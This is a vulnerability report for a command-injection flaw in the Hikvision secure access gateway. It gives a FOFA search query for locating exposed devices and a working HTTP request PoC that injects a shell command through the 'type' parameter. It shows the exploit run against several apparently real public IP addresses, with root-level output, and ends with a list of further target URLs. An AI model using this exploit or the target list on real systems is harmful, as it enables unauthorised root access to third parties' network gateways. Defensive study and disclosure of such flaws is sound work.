Hikvision secure access gateway has command execution vulnerability

1. Impact of vulnerabilities

Hikvision secure access gateway

2. Vulnerability location

aaa_portal_auth_config_reset

3. Vulnerability recurrence

fofa Query：body="webui/js/jquerylib/jquery-1.7.2.min.js" && product="HIKVISION-安全网关"


POC

```
GET /webui/?g=aaa_portal_auth_config_reset&type=`id+%3E/usr/local/webui/webui/0.txt` HTTP/1.1
Host: 110.90.112.121:4443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0) Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: http://59.175.137.49/login.html
Cookie: USGSESSID=3fa75b0318ffbf9f1508eeb47c2cc0dd
```

Case1

url：https://110.90.112.121:4443/

1. Write the id command to the 0.txt file in the root directory through ``




Target: https://110.90.112.121:4443

```
GET
/webui/?g=aaa_portal_auth_config_reset&type=`id+%3E/usr/local/webui/webui/0.txt`
HTTP/1.1
Host: 110.90.112.121:4443
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: http://59.175.137.49/login.html
Cookie: USGSESSID=3fa75b0318ffbf9f1508eeb47c2cc0dd
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

```
HTTP/1.1 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Content-type: text/html
Connection: close
Date: Wed, 06 Mar 2024 06:54:39 GMT
Server: lighttpd/1.4.39
Content-Length: 49

{"reset":"`id >/usr/local/webui/webui/0.txt`"}
```


2. Access address: https://110.90.112.121:4443/webui/0.txt View command execution results




```
uid=0(root) gid=0(root)
```

Case2

url: http://59.175.137.49/login.html



1. Write the id command to the 0.txt file in the root directory through ``, the poc is as follows




```
GET
/webui/?g=aaa_portal_auth_config_reset&type=`id+%3E/usr/local/webui/webui/0.txt`
HTTP/1.1
Host: 59.175.137.49
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: http://59.175.137.49/login.html
Cookie: USGSESSID=3fa75b0318ffbf9f1508eeb47c2cc0dd
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

```
HTTP/1.1 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Content-type: text/html
Connection: close
Date: Wed, 06 Mar 2024 07:28:15 GMT
Server: lighttpd/1.4.39
Content-Length: 49

{"reset":"`id >/usr/local/webui/webui/0.txt`"}
```


2. Access address: http://59.175.137.49/webui/0.txt View command execution results




```
uid=0(root) gid=0(root)
```

Case3

url：https://59.175.137.49/login.html



1.Write the id command to the 0.txt file in the root directory through ``, the poc is as follows




```
GET
/webui/?g=aaa_portal_auth_config_reset&type=`id+%3E/usr/local/webui/webui/0.txt`
HTTP/1.1
Host: 59.175.137.49
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:123.0)
Gecko/20100101 Firefox/123.0
Accept: image/avif,image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Sec-GPC: 1
Connection: close
Referer: http://59.175.137.49/login.html
Cookie: USGSESSID=3fa75b0318ffbf9f1508eeb47c2cc0dd
X-Forwarded-For: 0000:0000:0000::0000
X-Originating-IP: 0000:0000:0000::0000
X-Remote-IP: 0000:0000:0000::0000
X-Remote-Addr: 0000:0000:0000::0000
```

```
HTTP/1.1 200 OK
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Cache-control: private
P3P: CP="IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT"
Content-type: text/html
Connection: close
Date: Wed, 06 Mar 2024 07:32:45 GMT
Server: lighttpd/1.4.39
Content-Length: 49

 {"reset":"`id >/usr/local/webui/webui/0.txt`"}
```

2. Access 0.txt in the root directory to obtain the results of our ID execution



```
uid=0(root) gid=0(root)
```

Other URL

http://117.36.231.106:2401/

http://117.36.231.120:1030/

http://117.36.231.121:3311/

https://59.175.137.49/login.html

https://110.90.112.121:4443

http://59.175.137.49/login.html

https://222.179.155.220:4432